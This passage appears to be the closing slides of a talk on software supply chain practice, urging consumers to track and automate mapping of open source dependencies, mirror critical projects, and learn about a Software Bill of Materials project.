your project**

to reproducible builds

## Call to Action Consumers

**Know**

what you are consuming

**Automate**

the mapping of your open source dependencies

**Learn more**

about the Software Bill of Materials project at  
<https://www.it-cisq.org/software-bill-of-materials>

**Mirror**

business-critical projects

**Thank You**